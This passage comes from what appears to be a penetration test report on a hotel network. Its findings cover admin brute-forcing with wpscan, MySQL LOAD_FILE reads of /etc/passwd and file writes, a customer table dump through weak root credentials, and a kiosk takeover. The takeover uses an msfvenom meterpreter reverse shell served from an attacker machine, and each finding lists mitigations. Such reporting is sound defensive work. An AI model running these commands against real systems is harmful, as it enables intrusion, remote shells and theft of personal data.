


Mitigation
• Refer to HMS weak password mitigation to protect the admin account • Add File integrity wordpress plugins such as Sucuri Security https://premium.wpmudev.org/blog/10-tips-to-secure-your-wordpress-website/

Improper Account Permissions		CVSS Rating 8.2
Remediation	New Finding	
Likelihood	Very likely	
Impact	Violation of the system integrity and financial loss	
Affected Hosts	10.0.0.12	

Details
• All the Users in the loyalty rewards program are admins, they can edit all the users points and view PII about other users.

Proof of Concept
• Login to any user in 10.0.0.12/admin.html




Mitigation
• Changing the is_admin column value to 0 for all unprivileged users will make them normal users through the database. https://www.mysqltutorial.org/mysql-update-data.aspx

Hotel Management System weak password		CVSS Rating 8.2
Remediation	New Finding	
Likelihood	Very Likely	
Impact	Access to all hotel reservation records. Can cause reservations disruptions, unpaid reservations can be added and cause financial loss	
Affected Hosts	10.0.0.11	

Details
• An attacker can guess the admin account password for the HMS and gain read/write access to all reservation records that include sensitive customer info and can also eventually gain RCE on the affected host pivot inside the AD of the corp subnet.

Proof of Concept
• run the following command to brute force password **wpscan --url http://10.0.0.11/ --proxy http://10.0.254.104:8080 --disable-tls-checks --usernames admin --passwords /usr/share/wordlists/rockyou.txt**

- Login with the found password



- Hotel reservation details should be visible by clicking on Reservations on the left panel


Mitigation

- Add MFA wordpress plugins such as iThemes Security
- disable xmlrpc to make brutefoce not viable/slow https://mediatemple.net/community/products/dv/360048950192/how-to-disable-xmlrpc.php-for-wordpress

Arbitrary file read through Loyalty DB		CVSS Rating 8.1
Remediation	New Finding	
Likelihood	Very Likely	
Impact	Information disclosure and financial loss	
Affected Hosts	10.0.0.12	


Details
• An attacker has the ability to read/ write files from/to the system by using mysql commands.

Proof of Concept
• mysql -h 10.0.0.12 -u root -p • select LOAD_FILE("/etc/passwd"); to read files



```
MariaDB [loyalty]> select LOAD_FILE("/etc/passwd");
| LOAD_FILE("/etc/passwd")
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
 |
1 row in set (0.001 sec)

MariaDB [loyalty]>
```

- select "TEST" INTO OUTFILE "/tmp/test2.txt";



```
MariaDB [loyalty]> select "Test" INTO OUTFILE "/tmp/test2.txt";
Query OK, 1 row affected (0.001 sec)

MariaDB [loyalty]>
```

Mitigation

- Changing the Credentials to complex ones, because once you login to the mysql database you can read/write files.
- Restrict file permissions: Ensure that the MySQL user account has only the minimum required permissions to read and write files. This can be done by setting the file permissions on the relevant directories to be accessible only by the MySQL user.


Customer Data Leakage via Weak Credentials		CVSS Rating 8.1
Remediation	New Finding	
Likelihood	Very Likely	
Impact	Violation of confidential information	
Affected Hosts	10.0.0.12	

Details
• After performing a port scan on the host, we discovered a mysql server. We accessed the mysql server using weak credentials (username: root, password: <REDACTED> and gained access to the database. We were then able to dump the table of the loyalty rewards program users, which contained names, emails, and passwords.

Proof of Concept
• Connect to the mysql server: "mysql -h 10.0.0.12 -u root -p" • show databases;

```
MariaDB [loyalty]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| loyalty            |
| mysql              |
| performance_schema |
| sys                |
| test               |
+--------------------+
6 rows in set (0.001 sec)
```

- USE loyalty;
- SELECT * from users;



Mitigation
• Enforce password complexity policies that require users to use a mix of uppercase and lowercase letters, numbers, and special characters when setting their passwords. https://linuxize.com/post/how-to-change-mysql-user-password

KIOSK bypass into RCE		CVSS Rating 7.2
Remediation	Partially Remediated	
Likelihood	Likely	
Impact	KIOSK service disruptions, Allows lateral movement to Corp subnet	
Affected Hosts	10.0.200.101-104	

Details
• An attacker can gain complete control over the kiosks by opening IE browser and downloading/running malicious files to gain a shell.

Proof of Concept

- Generate a malicious EXE locally on Kali

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<VDI IP> LPORT=<PORT> -f exe > shell-x64.exe
```


- Host the file locally using python3


```
$ python3 -m http.server 80
```


- On your kali


```
$ msfconsole
$ use multi/handler
$ set payload windows/meterpreter/x64/reverse_tcp
$ set lhost 0.0.0.0
$ set lport <PORT>
$ run
```

- Press CTRL+P to open a new tab in IExplorer.exe
- Download and run the malicious file using IExplorer.exe


http://10.0.254.204/
Directory listing for /
Directory listing for /
.bashrc
.bashrc original
.cache/
.config/
.face
.face.icon@
.msf4/
.profile
.ssh/
.wget-hsts
.zsh_history
.zshrc
shell64.exe
shell64.exe
Do you want to run or save shell64.exe (7.00 KB) from 10.0.254.204?
Run
Save
Cancel


shell64.exe is not commonly downloaded and could harm your computer.
Delete
Actions
View downloads
Directory listing for /
Directory listing for /
.bashrc
.bashrc.original
.cache/
.config/
.face
.face.icon@
.mozilla/
.profile
.ssh/
.wget-hsts
.zsh_history
.zshrc
shell64.exe
SmartScreen Filter - Internet Explorer
This program might harm your computer
Publisher: Unknown
Name: shell64.exe
SmartScreen Filter reported that this program is not commonly downloaded and is not signed by its author.
If you received this program as an unexpected solicitation, link, or attachment, it might be an attempt to fool you. We recommend that you delete it.
Don't run this program
Delete program
More Options
What's SmartScreen Filter?
shell64.exe is not commonly downloaded and could harm your computer.
Delete
Actions
View downloads






Mitigation
• Implement actual kiosk

Administrator login into kiosk with no password		CVSS Rating 7.1
Remediated	Not Remediated	
Likelihood	Very likely	
Impact	Network compromise	
Affected Hosts	10.0.200.101-10.0.200.104	

Details
• An attacker with access to the guest network can remotely control a guest kiosk using RDP. The attacker would have to log in as Administrator with no password, This access would allow the attacker to scan and enumerate XXX's corporate network.

Proof of Concept
• Use RDP to connect to one the kiosks found on 10.0.200.101-104




- Use username Administrator and no password

Mitigation
• Change the administrator password into a secure one and use a LAPS solution. • Only use the administrator account for administrative use, and the guest or other account for hotel guests.

Hotel Media Service authenticated DOS		CVSS Rating 7.1
Remediated	New finding	
